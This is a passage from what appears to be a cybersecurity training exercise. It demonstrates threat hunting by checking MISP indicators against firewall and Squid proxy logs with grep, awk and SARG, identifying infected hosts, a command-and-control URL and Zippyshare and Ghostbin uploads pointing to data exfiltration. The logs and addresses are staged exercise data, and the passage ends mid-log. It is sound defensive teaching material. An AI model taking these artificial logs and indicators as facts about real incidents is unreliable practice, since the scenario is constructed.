5.2.6.7 MISP results and Firewall Log

IP address obtained from MISP can now be checked against firewall log to search for more information:

```
grep "185.4.66.194" firewall.log
```

```
squid@squid client:~$ grep "185.4.66.194" firewall.log
Aug  3 10:53:42 fw0.mycompany.ex filterlog: 117,16777216,,1533225116,em1_vlan10,match,block,in,4,0x0,,64,33722,0,DF,6,tcp,60,10.0.10.202,185.4.66.194,33908,21,0,S,1316528098,,29200,,mss;sackOK;TS;nop;wscale
Aug  3 10:53:43 fw0.mycompany.ex filterlog: 117,16777216,,1533225116,em1_vlan10,match,block,in,4,0x0,,64,33723,0,DF,6,tcp,60,10.0.10.202,185.4.66.194,33908,21,0,S,1316528098,,29200,,mss;sackOK;TS;nop;wscale
Aug  3 10:53:45 fw0.mycompany.ex filterlog: 117,16777216,,1533225116,em1_vlan10,match,block,in,4,0x0,,64,33724,0,DF,6,tcp,60,10.0.10.202,185.4.66.194,33908,21,0,S,1316528098,,29200,,mss;sackOK;TS;nop;wscale
Aug  3 10:53:49 fw0.mycompany.ex filterlog: 117,16777216,,1533225116,em1_vlan10,match,block,in,4,0x0,,64,33725,0,DF,6,tcp,60,10.0.10.202,185.4.66.194,33908,21,0,S,1316528098,,29200,,mss;sackOK;TS;nop;wscale
Aug  3 10:53:57 fw0.mycompany.ex filterlog: 117,16777216,,1533225116,em1_vlan10,match,block,in,4,0x0,,64,33726,0,DF,6,tcp,60,10.0.10.202,185.4.66.194,33908,21,0,S,1316528098,,29200,,mss;sackOK;TS;nop;wscale
Aug  3 10:54:13 fw0.mycompany.ex filterlog: 117,16777216,,1533225116,em1_vlan10,match,block,in,4,0x0,,64,33727,0,DF,6,tcp,60,10.0.10.202,185.4.66.194,33908,21,0,S,1316528098,,29200,,mss;sackOK;TS;nop;wscale
```

Figure 5-45. Connections to malicious IP address

From this query it can be deduced that a connection attempt to a suspicious address was made on August the 3rd at 10:53:42. The source address was internal host 10.0.10.202, and the attempt was blocked by firewall. Destination IP was 185.4.66.194 on port 21 which suggests that this was an ftp connection attempt.

5.2.6.8 Firewall Log Analysis Summary

Total number of source IP addresses:	1270
Total number of destination IP Addresses:	185
IP Protocols that have been used:	UDP, TCP and ICMP
Well-known services that have been used:	http, https, SSH, NetBIOS, smpt
IP Address of the infected machine:	10.0.10.202
Malicious IP Address:	185.4.66.194
Time frame of the attack:	10:53:42 – 10:54:13

5.2.6.9 Squid Log Analysis

Based on the information acquired in previous part of the exercise and squid log, participants will discover:

- four hosts that were infected with the malware
- file names of the exfiltrated database
- text storage service address, where additional data is being sent out
- new C2 server address which was not mentioned in MISP

The information from MISP provided two additional URLs. These can now be checked against Squid logs. The addresses are:

- [hxxps://fastparceldelivery\[.\]ex/kirk545734/gate.php](https://fastparceldelivery[.]ex/kirk545734/gate.php)
- [hxxps://moffice-cdn\[.\]ex/spock732573/gate.php](https://moffice-cdn[.]ex/spock732573/gate.php)

¹⁹⁵ MISP (n.d.), <https://www.circl.lu/doc/misp/pymisp/>

Since there are only two address to be checked, grep can be used. Command:

```
grep https://fastparceldelivery.ex/kirk545734/gate.php access.log
```

Returns no results, but

```
grep https://moffice-cdn.ex/spock732573/gate.php access.log
```

Shows these log entries:

```
squid@squid_client:~$ grep https://moffice-cdn.ex/spock732573/gate.php access.log
1533282193.159 131 10.0.10.128 TCP_MISS/200 35334 GET https://moffice-cdn.ex/spock732573/gate.php - HIER DIRECT/185.130.104.235 text/html
1533282673.159 131 10.0.10.111 TCP_MISS/200 35334 GET https://moffice-cdn.ex/spock732573/gate.php - HIER DIRECT/185.130.104.235 text/html
1533283159.959 131 10.0.10.134 TCP_MISS/200 35334 GET https://moffice-cdn.ex/spock732573/gate.php - HIER DIRECT/185.130.104.235 text/html
1533285883.559 131 10.0.10.128 TCP_MISS/200 35334 GET https://moffice-cdn.ex/spock732573/gate.php - HIER DIRECT/185.130.104.235 text/html
1533286313.252 131 10.0.10.111 TCP_MISS/200 35334 GET https://moffice-cdn.ex/spock732573/gate.php - HIER DIRECT/185.130.104.235 text/html
1533286733.759 131 10.0.10.134 TCP_MISS/200 35334 GET https://moffice-cdn.ex/spock732573/gate.php - HIER DIRECT/185.130.104.235 text/html
1533289347.259 131 10.0.10.128 TCP_MISS/200 35334 GET https://moffice-cdn.ex/spock732573/gate.php - HIER DIRECT/185.130.104.235 text/html
1533289773.929 131 10.0.10.111 TCP_MISS/200 35334 GET https://moffice-cdn.ex/spock732573/gate.php - HIER DIRECT/185.130.104.235 text/html
```

Figure 5-46. Malicious domain found in Squid log

This indicates that some machines within the network have been infected with malware. This command:

```
grep https://moffice-cdn.ex/spock732573/gate.php access.log | awk '{print $3}' | sort | uniq
```

Isolates infected IP addresses.

```
squid@squid_client:~$ grep "https://moffice-cdn.ex/spock732573/gate.php" access.log | awk '{print $3}' | sort | uniq
10.0.10.111
10.0.10.128
10.0.10.134
```

Figure 5-47. IP addresses of infected hosts

The SARG tool can now be used to learn something about web activity of these hosts and SARG is available at sarg.local address, logs from August the 3rd are available:





Figure 5-48. SARG shows logs from 3 Aug 2018

After clicking on the date, all hosts that have been communicating through proxy are listed. After selecting the first infected host that was discovered in the previous step, 10.0.10.111 - this log is displayed.




ACCESSSED SITE	CONNECT	BYTES	%BYTES	IN-CACHE-OUT	ELAPSED TIME	MILLISEC	%TIME
www94.zippyshare.com	15	7.87M	64.27%	0.96% 99.04%	00:00:15	15,875	14.05%
www.zippyshare.com	52	1.56M	12.75%	0.00% 100.00%	00:00:09	9,660	8.55%
www.google.com	30	676.24K	5.52%	0.00% 100.00%	00:00:04	4,043	3.58%
register.mediabridge.cc	20	228.11K	1.86%	0.00% 100.00%	00:00:02	2,813	2.49%
mb.media-bucket.com	35	208.76K	1.70%	0.00% 100.00%	00:00:02	2,918	2.58%
img.mediabridge.cc	1	186.72K	1.52%	0.00% 100.00%	00:00:00	480	0.42%
ghostbin.com	19	186.37K	1.52%	0.00% 100.00%	00:00:03	3,830	3.39%
p0.mycdn.co	3	170.84K	1.39%	0.00% 100.00%	00:00:00	458	0.41%
p232207.mycdn.co	3	165.05K	1.35%	0.00% 100.00%	00:00:00	449	0.40%
d10lumateci472.cloudfront.net	6	149.02K	1.22%	0.00% 100.00%	00:00:01	1,193	1.06%
s7.addthis.com	1	114.71K	0.94%	0.00% 100.00%	00:00:00	215	0.19%
moffice-cdn.ex	3	106.00K	0.86%	0.00% 100.00%	00:00:00	393	0.35%
apis.google.com	2	97.35K	0.79%	0.00% 100.00%	00:00:00	191	0.17%
islandmob-com-pl89g1 ago.stackpathdns.com	6	93.19K	0.76%	0.00% 100.00%	00:00:00	272	0.24%
styleszelifa.com	13	55.01K	0.45%	0.00% 100.00%	00:00:02	2,156	1.91%
www.gstatic.com	2	49.01K	0.40%	0.00% 100.00%	00:00:00	126	0.11%

Figure 5-49. Host's 10.0.10.111 browsing history

Addresses at the very top immediately catch attention. Zippyshare is a well know file-hosting service which can potentially be used for data exfiltration. Apart from that, Ghostbin pasting service appears in the browsing history.

Similar web traffic can be observed on 10.0.10.128:



ACCESSED SITE	CONNECT	BYTES	%BYTES	IN-CACHE-OUT	ELAPSED TIME	MILLISEC	%TIME
www94.zippyshare.com	14	9.95M	76.39%	0.00% 100.00%	00:00:21	21,470	19.39%
p232207.mycdn.co	7	607.17K	4.66%	27.19% 72.81%	00:00:00	963	0.87%
tracking-protection.cdn.mozilla.net	9	435.22K	3.34%	0.00% 100.00%	00:00:00	678	0.61%
cdnatv.com	8	424.09K	3.25%	12.72% 87.28%	00:00:01	1,482	1.34%
www.google.com	15	339.32K	2.60%	0.00% 100.00%	00:00:02	2,375	2.15%
s7.addthis.com	6	236.01K	1.81%	0.00% 100.00%	00:00:00	490	0.44%
d10lumateci472.cloudfront.net	6	149.03K	1.14%	0.00% 100.00%	00:00:01	1,221	1.10%
www.gstatic.com	3	127.50K	0.98%	0.00% 100.00%	00:00:00	316	0.29%
moffice-cdn.ex	3	106.00K	0.81%	0.00% 100.00%	00:00:00	393	0.36%
islandmob-com-pl89g1ago.stackpathdns.com	6	93.24K	0.72%	100.00% 0.00%	00:00:00	7	0.01%
styleszelife.com	22	83.02K	0.64%	0.00% 100.00%	00:00:03	3,180	2.87%
crrepo.com	2	58.75K	0.45%	49.81% 50.19%	00:00:00	81	0.07%
islandmob.com	4	51.21K	0.39%	13.15% 86.85%	00:00:27	27,394	24.75%
mybestmv.com	7	49.31K	0.38%	0.00% 100.00%	00:00:01	1,064	0.96%
apis.google.com	1	48.67K	0.37%	0.00% 100.00%	00:00:00	95	0.09%
rosemand.pro	3	43.89K	0.34%	0.00% 100.00%	00:00:00	632	0.57%
velocecdn.com	4	34.39K	0.26%	39.12% 60.88%	00:00:00	228	0.21%
ajax.googleapis.com	1	34.25K	0.26%	100.00% 0.00%	00:00:00	1	0.00%
ghostbin.com	4	24.99K	0.19%	0.00% 100.00%	00:00:03	3,420	3.09%
ssl.google-analytics.com	2	18.27K	0.14%	0.00% 100.00%	00:00:00	68	0.06%
www.maxonclick.com	6	15.09K	0.12%	0.00% 100.00%	00:00:01	1,123	1.01%
beta.mybestmv.com	3	11.47K	0.09%	0.00% 100.00%	00:00:00	848	0.77%

Figure 5-50. Host's 10.0.10.1278 browsing history

And again on 10.0.10.134




Figure 5-51. Host's 10.0.10.134 browsing history

This information can again be checked against the Squid logs to get some more detailed information. Zippyshare communication can be investigated by issuing the command:

```
grep "zippyshare.com" access.log
```

```
1533289088.610 93 10.0.10.134 TAG NONE/200 0 CONNECT www.zippyshare.com:443 - HIER_DIRECT/145.239.9.15 -
1533289088.712 73 10.0.10.134 TCP_MISS/200 36148 GET https://www.zippyshare.com/ - HIER_DIRECT/145.239.9.15 text/html
1533289096.585 310 10.0.10.134 TAG_NONE/200 0 CONNECT www93.zippyshare.com:443 - HIER_DIRECT/46.166.139.222 -
1533289096.679 34 10.0.10.134 TCP_MISS/200 257 OPTIONS https://www93.zippyshare.com/upload - HIER_DIRECT/46.166.139.222 -
1533289109.360 12679 10.0.10.134 TCP_MISS/200 21739 POST https://www93.zippyshare.com/upload - HIER_DIRECT/46.166.139.222 text/html
1533289113.584 103 10.0.10.134 TAG_NONE/200 0 CONNECT www93.zippyshare.com:443 - HIER_DIRECT/46.166.139.222 -
1533289113.772 127 10.0.10.134 TCP_MISS/200 89391 GET https://www93.zippyshare.com/v/zmQat8N3/file.html - HIER_DIRECT/46.166.139.222 text/html
1533289113.899 96 10.0.10.134 TCP_MISS/200 71078 GET https://www93.zippyshare.com/wro/viewjs-e44544f03b22fab45334cdb8a6b3b0931e845ad.css - HIER_DIRECT/46.166.139.222 text/css
1533289113.917 114 10.0.10.134 TAG_NONE/200 0 CONNECT www93.zippyshare.com:443 - HIER_DIRECT/46.166.139.222 -
1533289113.924 119 10.0.10.134 TAG_NONE/200 0 CONNECT www93.zippyshare.com:443 - HIER_DIRECT/46.166.139.222 -
1533289113.946 117 10.0.10.134 TAG_NONE/200 0 CONNECT www93.zippyshare.com:443 - HIER_DIRECT/46.166.139.222 -
1533289114.092 94 10.0.10.134 TCP_MISS/200 21796 GET https://www93.zippyshare.com/sw.js - HIER_DIRECT/46.166.139.222 application/javascript
1533289114.094 32 10.0.10.134 TCP_MISS/200 484 GET https://www93.zippyshare.com/ads.js - HIER_DIRECT/46.166.139.222 application/javascript
1533289114.327 270 10.0.10.134 TCP_MISS/200 179164 GET https://www93.zippyshare.com/wro/viewjs-b5af86fa1522edfe99ee6c9472e53cc88f2dc9a5.js - HIER_DIRECT/46.166.139.222 application/javascript
1533289114.377 45 10.0.10.134 TCP_MISS/200 291 GET https://www93.zippyshare.com/images/favicon2.ico - HIER_DIRECT/46.166.139.222 image/gif
1533289115.750 33 10.0.10.134 TCP_MISS/200 4006 GET https://www93.zippyshare.com/images/favicon.ico - HIER_DIRECT/46.166.139.222 image/x-icon
1533289117.620 71 10.0.10.134 TCP_MISS/200 21796 GET https://www93.zippyshare.com/sw.js? - HIER_DIRECT/46.166.139.222 application/javascript
1533289682.146 116 10.0.10.128 TAG_NONE/200 0 CONNECT www94.zippyshare.com:443 - HIER_DIRECT/46.166.139.222 -
1533289682.299 123 10.0.10.128 TCP_MISS/200 89418 GET https://www94.zippyshare.com/v/0dYpLvra/file.html - HIER_DIRECT/46.166.139.222 text/html
1533289682.578 100 10.0.10.128 TCP_MISS/200 71078 GET https://www94.zippyshare.com/wro/viewjs-e44544f03b22fab45334cdb8a6b3b0931e845ad.css - HIER_DIRECT/46.166.139.222 text/css
1533289682.592 113 10.0.10.128 TAG_NONE/200 0 CONNECT www94.zippyshare.com:443 - HIER_DIRECT/46.166.139.222 -
1533289682.599 118 10.0.10.128 TAG_NONE/200 0 CONNECT www94.zippyshare.com:443 - HIER_DIRECT/46.166.139.222 -
1533289682.623 132 10.0.10.128 TAG_NONE/200 0 CONNECT www94.zippyshare.com:443 - HIER_DIRECT/46.166.139.222 -
1533289682.764 34 10.0.10.128 TCP_MISS/200 484 GET https://www94.zippyshare.com/ads.js - HIER_DIRECT/46.166.139.222 application/javascript
1533289682.801 74 10.0.10.128 TCP_MISS/200 21796 GET https://www94.zippyshare.com/sw.js - HIER_DIRECT/46.166.139.222 application/javascript
1533289683.066 383 10.0.10.128 TCP_MISS/200 179164 GET https://www94.zippyshare.com/wro/viewjs-b5af86fa1522edfe99ee6c9472e53cc88f2dc9a5.js - HIER_DIRECT/46.166.139.222 application/javascript
1533289683.147 45 10.0.10.128 TCP_MISS/200 366 GET https://www94.zippyshare.com/images/favicon2.ico - HIER_DIRECT/46.166.139.222 image/gif
1533289684.192 47 10.0.10.128 TCP_MISS/200 366 GET https://www94.zippyshare.com/images/favicon2.ico - HIER_DIRECT/46.166.139.222 image/gif
1533289686.895 112 10.0.10.128 TAG_NONE/200 0 CONNECT www94.zippyshare.com:443 - HIER_DIRECT/46.166.139.222 -
1533289687.055 130 10.0.10.128 TCP_MISS/200 21796 GET https://www94.zippyshare.com/sw.js? - HIER_DIRECT/46.166.139.222 application/javascript
1533289693.989 106 10.0.10.128 TAG_NONE/200 0 CONNECT www94.zippyshare.com:443 - HIER_DIRECT/46.166.139.222 -
1533289694.066 36 10.0.10.128 TCP_MISS/200 257 OPTIONS https://www94.zippyshare.com/upload - HIER_DIRECT/46.166.139.222 -
1533289701.829 7761 10.0.10.128 TCP_MISS/200 21726 POST https://www94.zippyshare.com/upload - HIER_DIRECT/46.166.139.222 text/html
1533289706.243 96 10.0.10.128 TAG_NONE/200 0 CONNECT www94.zippyshare.com:443 - HIER_DIRECT/46.166.139.222 -
1533289706.422 145 10.0.10.128 TCP_MISS/200 90285 GET https://www94.zippyshare.com/v/NitWfpnd/file.html - HIER_DIRECT/46.166.139.222 text/html
1533289707.648 67 10.0.10.128 TCP_MISS/200 21796 GET https://www94.zippyshare.com/sw.js? - HIER_DIRECT/46.166.139.222 application/javascript
1533289710.441 33 10.0.10.128 TCP_MISS/304 207 GET https://www94.zippyshare.com/sw.js? - HIER_DIRECT/46.166.139.222 -
1533289743.073 128 10.0.10.128 TAG_NONE/200 0 CONNECT www94.zippyshare.com:443 - HIER_DIRECT/46.166.139.222 -
1533289755.599 12492 10.0.10.128 TCP_MISS/200 9438168 GET https://www94.zippyshare.com/d/NitWfpnd/7275/Clients.zip - HIER_DIRECT/46.166.139.222 application/x-download
squid@squid_client:~$
```

Figure 5-52. Zippyshare.com traffic log

To make the log more readable, the results can be narrowed down to a single host:

```
grep "zippyshare.com" access.log | grep 10.0.10.111
```

```
1533287606.812 34 10.0.10.111 TCP_MISS/200 1265 GET https://www.zippyshare.com/img/empty.png - HIER_DIRECT/145.239.9.15 image/png
1533287606.817 38 10.0.10.111 TCP_MISS/200 2458 GET https://www.zippyshare.com/img/full.png - HIER_DIRECT/145.239.9.15 image/png
1533287612.882 6159 10.0.10.111 TCP_MISS/200 21768 POST https://www94.zippyshare.com/upload - HIER_DIRECT/46.166.139.222 text/html
1533287612.942 35 10.0.10.111 TCP_MISS/200 769 GET https://www.zippyshare.com/images/flags/tr.gif - HIER_DIRECT/145.239.9.15 image/gif
1533287620.168 108 10.0.10.111 TAG_NONE/200 0 CONNECT www94.zippyshare.com:443 - HIER_DIRECT/46.166.139.222 -
1533287620.285 89 10.0.10.111 TCP_MISS/200 31236 GET https://www94.zippyshare.com/v/0dYpLvrA/file.html - HIER_DIRECT/46.166.139.222 text/html
1533287620.511 139 10.0.10.111 TCP_MISS/200 71078 GET https://www94.zippyshare.com/wro/viewjs-e44544f03b22fab45334dcd8a6b3b0931e845ad.css - HIER_DIRECT/46.166.139.222 text/css
1533287620.602 224 10.0.10.111 TAG_NONE/200 0 CONNECT www94.zippyshare.com:443 - HIER_DIRECT/46.166.139.222 -
1533287620.654 274 10.0.10.111 TAG_NONE/200 0 CONNECT www94.zippyshare.com:443 - HIER_DIRECT/46.166.139.222 -
